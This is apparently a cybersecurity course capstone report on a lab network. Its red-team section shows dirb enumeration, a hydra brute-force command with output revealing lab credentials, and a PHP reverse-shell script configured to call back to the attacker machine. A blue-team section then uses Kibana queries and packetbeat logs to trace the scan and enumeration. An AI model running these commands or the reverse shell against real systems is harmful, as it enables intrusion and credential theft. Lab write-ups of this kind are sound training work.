Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4:192.168.1.1
OS: Windows
Hostname: Hyper-V Manager

IPv4:192.168.1.8
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4:192.168.1.100
OS: Linux
Hostname: ELK

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Capstone	192.168.1.105	This is the target machine using the apache web server.
Kali	192.168.1.8	This is the attacking machine using the Kali Linux.
Elk	192.1.100	Centralized logging service to identify problems in a server or application
Hyper V Manager	192.168.1.1	Software that virtualizes hardware into virtual machines/servers

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CWE-23: Relative Path Traversal	The software uses external input to construct a pathname that should be within a restricted directory, but it does not properly neutralize sequences such as ".." that can resolve to a location that is outside of that directory.	This will allow the attacker to obtain knowledge of hidden directories on the system.
CWE-307: Improper Restriction of Excessive Authentication Attempts	The software does not implement sufficient measures to prevent multiple failed authentication attempts within in a short time frame, making it more susceptible to brute force attacks.	This will allow the attacker to run dictionary based attacks to obtain credentials.
CWE-98: Improper Control of Filename for Include/Require Statement in PHP Program ('PHP Remote File Inclusion')	The PHP application receives input from an upstream component, but it does not restrict or incorrectly restricts the input before its usage in "require," "include," or similar functions	This will allow the to attacker to use remote file inclusion to be able to run code on a server.

Exploitation: CWE-23: Relative Path Traversal

01


Tools & Processes
Used the “dirb” command to launch a dictionary based attack against the web server. DIRB looks for existing and/or hidden web objects.

Command used:
Dirb
http://192.168.1.105

02

Achievements
Using this tool granted the knowledge of two hidden directories within the web server. The ‘server-status’ and ‘webdav’ directories were both uncovered using dirb.

03



```
root@kali:~# dirb http://192.168.1.105/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Nov 15 10:59:31 2021
URL_BASE: http://192.168.1.105/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.105/ ----
+ http://192.168.1.105/server-status (CODE:403|SIZE:301)

+ http://192.168.1.105/webdav (CODE:401|SIZE:460)
```

Exploitation: CWE-307: Improper Restriction of Excessive Authentication Attempts

01


Tools & Processes
The Hydra program was used to run a brute force attack on the credentials for the 'secret_folder' directory

Command used:
hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder

02

Achievements
This was able to produce the credentials "ashton:leopoldo" for access to the 'secret_folder' directory.

03



```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "sherwood" - 10113 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "shelton" - 10114 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "sex123" - 10115 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "rebela" - 10116 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pocket" - 10117 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "patriot" - 10118 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pallmall" - 10119 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pajaro" - 10120 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "murillo" - 10121 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "montes" - 10122 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meme123" - 10123 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meandu" - 10124 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "march6" - 10125 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "madonna1" - 10126 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lindinha" - 10127 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10128 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10129 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10131 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 11] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2021-11-15 11:56:16
root@kali:~#
```

Exploitation: CWE-98: Improper Control of Filename for Include/Require Statement in PHP Program

01

Tools & Processes

Able to upload a reverse shell code without the the server restricting the input before its usage.


Once provisioning netcat to listen on port 80 the attack was a success.

02

Achievements

Once the code was executed this provided access to the target server using a reverse shell.

03


root@kali: /usr/share/webshells/php
File Edit View Search Terminal Help


```
  GNU nano 3.1                                php-reverse-shell.php
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.8';  // CHANGE THIS
$port = 80;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 1;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }

        if ($pid) {
                exit(0);  // Parent exits
        }
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- The Port scan occurred at 2:58pm
- There were 3,996 packets sent from the IP address 192.168.1.8
- A few thousand requests all for different port numbers



```
source.ip:192.168.1.8 AND destination.ip:192.168.1.105 AND NOT destination.port:80 AND NOT destination.port:53206
```

packetbeat-*

_source

This field is present in your Elasticsearch mapping but not in the 500 documents shown in the doc table. You may still be able to visualize or search on it.

@timestamp

Top 5 values in 500 / 500 records

Nov 15, 2021 @ 14:58:40.001 100%

_id
_index
_score
_type
agent.ephemeral_id
agent.hostname
agent.id
agent.type
agent.version


3,996 hits

Nov 5, 2021 @ 00:36:38.196 - Nov 15, 2021 @ 00:36:38.197 —

```
> Nov 15, 2021 @ 14:58:40.001   @timestamp: Nov 15, 2021 @ 14:58:40.001 type: flow network.packets: 2 network.type: ipv4 network.transport: tcp network.community_id: 1:4lESgJyw6VE+ZwOLFS8zrDI9DAw=
                                network.bytes: 116B destination.port: 111 destination.packets: 1 destination.bytes: 56B destination.ip: 192.168.1.105 agent.id: b8fb7fd0-e53c-40bf-98a4-f7a8ce4e229f
                                agent.version: 7.7.0 agent.type: packetbeat agent.ephemeral_id: 7b22ab51-d16e-402f-8730-32bb1449455c agent.hostname: server1 event.start: Nov 15, 2021 @ 14:58:09.064
                                event.end: Nov 15, 2021 @ 14:58:09.064 event.duration: 0.0 event.dataset: flow event.kind: event event.category: network_traffic event.action: network_flow flow.final: true
                                flow.id: EAT/////AP//////CP8AAAHAqAEIwKgBaS+dbwA source.packets: 1 source.bytes: 60B source.ip: 192.168.1.8 source.port: 40239 ecs.version: 1.5.0 host.name: server1

> Nov 15, 2021 @ 14:58:40.001   @timestamp: Nov 15, 2021 @ 14:58:40.001 event.category: network_traffic event.action: network_flow event.start: Nov 15, 2021 @ 14:58:09.064 event.end: Nov 15, 2021 @
                                14:58:09.064 event.duration: 0.0 event.dataset: flow event.kind: event agent.version: 7.7.0 agent.type: packetbeat agent.ephemeral_id: 7b22ab51-d16e-402f-8730-32bb1449455c
                                agent.hostname: server1 agent.id: b8fb7fd0-e53c-40bf-98a4-f7a8ce4e229f host.name: server1 flow.id: EAT/////AP//////CP8AAAHAqAEIwKgBaS+duCI flow.final: true type: flow
                                network.type: ipv4 network.transport: tcp network.community_id: 1:ke5DudfJaITU+F2Ne31i1zNrAbA= network.bytes: 116B network.packets: 2 source.port: 40239 source.packets: 1
                                source.bytes: 60B source.ip: 192.168.1.8 destination.ip: 192.168.1.105 destination.port: 8888 destination.packets: 1 destination.bytes: 56B ecs.version: 1.5.0

> Nov 15, 2021 @ 14:58:40.001   @timestamp: Nov 15, 2021 @ 14:58:40.001 source.bytes: 60B source.ip: 192.168.1.8 source.port: 40239 source.packets: 1 destination.bytes: 56B destination.packets: 1
                                destination.ip: 192.168.1.105 destination.port: 25 event.category: network_traffic event.action: network_flow event.start: Nov 15, 2021 @ 14:58:09.065 event.end: Nov 15,
                                2021 @ 14:58:09.065 event.duration: 0.0 event.dataset: flow event.kind: event ecs.version: 1.5.0 flow.id: EAT/////AP//////CP8AAAHAqAEIwKgBaS+dGQA flow.final: true
                                type: flow network.community_id: 1:RjybFUNaogSG0tMIpdSiLfPeOYg= network.bytes: 116B network.packets: 2 network.type: ipv4 network.transport: tcp host.name: server1
                                agent.id: b8fb7fd0-e53c-40bf-98a4-f7a8ce4e229f agent.version: 7.7.0 agent.type: packetbeat agent.ephemeral_id: 7b22ab51-d16e-402f-8730-32bb1449455c agent.hostname: server1

> Nov 15, 2021 @ 14:58:40.001   @timestamp: Nov 15, 2021 @ 14:58:40.001 flow.id: EAT/////AP//////CP8AAAHAqAEIwKgBaS+dDBc flow.final: true source.ip: 192.168.1.8 source.port: 40239 source.packets: 1
                                source.bytes: 60B destination.ip: 192.168.1.105 destination.port: 5000 destination.packets: 1 destination.bytes: 56B agent.type: packetbeat agent.ephemeral_id: 7b22ab51-
```

Analysis: Finding the Request for the Hidden Directory

- At 2:59pm 4,271 requests were made
- Each request was for a different directory from the DIRB wordlist, it identified two directories, server-status and webdav.



Discover

New Save Open Share Inspect

```
source.ip:192.168.1.8 AND destination.ip:192.168.1.105 AND http.response.status_code:404
```

KQL | Nov 15, 2021 @ 14:50:00.0 → Nov 15, 2021 @ 15:00:00.0 | Refresh

+ Add filter

packetbeat-*

Search field names

Filter by type 0

Selected fields

_source

This field is present in your Elasticsearch mapping but not in the 500 documents shown in the doc table. You may still be able to visualize or search on it.

Available fields

@timestamp

Top 5 values in 500 / 500 records

Nov 15, 2021 @ 14:59:36.056 0.4%

Nov 15, 2021 @ 14:59:36.059 0.4%

Nov 15, 2021 @ 14:59:36.064 0.4%

Nov 15, 2021 @ 14:59:36.073 0.4%

Nov 15, 2021 @ 14:59:36.081 0.4%

Visualize

_id

_index

_score

_type


4,271 hits

Nov 15, 2021 @ 14:50:00.000 - Nov 15, 2021 @ 15:00:00.000 — Auto

```
Time ▾                      _source

Nov 15, 2021 @ 14:59:36.674  @timestamp: Nov 15, 2021 @ 14:59:36.674 status: Error host.name: server1 user_agent.original: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1) type: http query: GET /zt
                             network.community_id: 1:IaNsg8EQj8Kth2LBzTXmZsc9F48= network.bytes: 558B network.type: ipv4 network.transport: tcp network.protocol: http network.direction: inbound
                             agent.hostname: server1 agent.id: b8fb7fd0-e53c-40bf-98a4-f7a8ce4e229f agent.version: 7.7.0 agent.type: packetbeat agent.ephemeral_id: 7b22ab51-d16e-402f-8730-32bb1449455c
                             source.bytes: 118B source.ip: 192.168.1.8 source.port: 50526 event.duration: 0.2 event.start: Nov 15, 2021 @ 14:59:36.674 event.end: Nov 15, 2021 @ 14:59:36.674
                             event.kind: event event.category: network_traffic event.dataset: http http.request.method: get http.request.bytes: 118B http.request.headers.content-length: 0

Nov 15, 2021 @ 14:59:36.672  @timestamp: Nov 15, 2021 @ 14:59:36.672 event.start: Nov 15, 2021 @ 14:59:36.672 event.end: Nov 15, 2021 @ 14:59:36.672 event.kind: event event.category: network_traffic
                             event.dataset: http event.duration: 0.4 query: GET /zorum status: Error type: http method: get host.name: server1 user_agent.original: Mozilla/4.0 (compatible; MSIE 6.0;
                             Windows NT 5.1) server.bytes: 443B server.ip: 192.168.1.105 server.port: 80 client.ip: 192.168.1.8 client.port: 50526 client.bytes: 121B network.direction: inbound
                             network.community_id: 1:IaNsg8EQj8Kth2LBzTXmZsc9F48= network.bytes: 564B network.type: ipv4 network.transport: tcp network.protocol: http http.request.method: get
                             http.request.bytes: 121B http.request.headers.content-length: 0 http.response.bytes: 443B http.response.body.bytes: 282B http.response.headers.content-length: 282

Nov 15, 2021 @ 14:59:36.670  @timestamp: Nov 15, 2021 @ 14:59:36.670 type: http user_agent.original: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1) network.bytes: 562B network.type: ipv4
                             network.transport: tcp network.protocol: http network.direction: inbound network.community_id: 1:IaNsg8EQj8Kth2LBzTXmZsc9F48= method: get query: GET /zope http.version: 1.1
